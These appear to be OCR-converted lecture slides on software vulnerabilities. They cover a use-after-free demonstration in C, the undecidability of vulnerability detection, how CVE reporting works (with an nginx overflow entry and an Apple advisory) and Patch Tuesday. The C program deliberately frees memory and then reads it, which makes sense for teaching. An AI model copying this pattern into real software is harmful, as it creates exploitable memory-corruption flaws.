
Many other vulnerabilities...

- Use-after-free vulnerability

- You allocate memory in func1()
    - Char *m = malloc(16), put Hello, world
- You free that block in func2(m)
    - free(m)
- You allocate memory in func3()
    - Char *m2 = malloc(16), put Not hello, world
- You use m in func4



```
└─$ ./uaf
Not Hello world
```




```
char * func1() {
    char *m = malloc(16);
    strncpy(m, "Hello world", 16);
    return m;
}

void func2(char *m) {
    free(m);
}

char * func3() {
    char *m2 = malloc(16);
    strncpy(m2, "Not Hello world", 16);
    return m2;
}

void func4(char *m) {
    printf("%s\n", m);
}

int main() {
    char *m = func1();
    func2(m);
    func3();
    func4(m);
}
```

Vulnerabilities are Critical But We Can't Avoid Vulnerabilities

- Theoretical limit
  - We cannot generally tell if a program has a vulnerability or not
  - Reduces to the same problem as 'Halting Problem'

- Alan Turing have set the bar:
  - There could be no algorithm that can tell a program stops or not
  - There could be no algorithm that can tell a program as a vulnerability or not


- What we can do?
  - Create patterns of existing vulnerabilities and find that
  - Run the program and find any crashes/vulnerabilities



Common Vulnerabilities and Exposures (CVE)

- Because the impact of software vulnerabilities are huge, we archive and announce common vulnerabilities to the community

- Maintained by NIST/MITRE




TOTAL CVE Records: 188916

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (details)

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

How CVE Works?

- Developers
  - Find vulnerabilities in their software (e.g., nginx v1.0.7 ~ 1.0.14 has a BOF)
  - Fix that
  - Announce that to CVE



Vulnerability Details : CVE-2012-2089


Buffer overflow in ngx_http_mp4_module.c in the ngx_http_mp4_module module in nginx 1.0.7 through 1.0.14 and 1.1.3 through 1.1.18, when the mp4 directive is used, allows remote attackers to cause a denial of service (memory overwrite) or possibly execute arbitrary code via a crafted MP4 file.

Publish Date : 2012-04-17 Last Update Date : 2021-11-10

- System operators
  - Watch the CVE list and update vulnerable softwares

How CVE Works

- White Hat Hackers
  - Analyze software using testing methods
    - Fuzzing, symbolic execution, manual testing, code auditing, reverse engineering, etc
  - Find a bug
  - Exploit the bug
  - Vendor reports that to NIST/MITRE CVE



- **syslog**

  Available for: iPhone 4s and later, iPod touch (5th generation) and later, iPad 2 and later

  Impact: A local user may be able to change permissions on arbitrary files

  Description: syslogd followed symbolic links while changing permissions on files. This issue was addressed through improved handling of symbolic links.

  CVE-ID


  CVE-2014-4372 : Tielei Wang and YeongJin Jang of Georgia Tech Information Security Center (GTISC)

Patch Tuesday

- Software vulnerabilities are reported every day
- We cannot fix all the vulnerabilities at once
  - Fix also requires testing

- Developers set patch schedule
  - Microsoft Windows regularly issues patch on
  - Every 2nd Tuesday

- Don’t miss the update
  - That gives a lot of opportunities to hackers



Windows Update

Restart required

You scheduled your device to restart at 3:00 PM on 11/22/18.

2018-11 Security Update for Adobe Flash Player for Windows 10 Versic Systems (KB4467694)

Status: Pending restart

2018-11 Cumulative Update for Windows 10 Version 1803 for x64-base

Status: Pending restart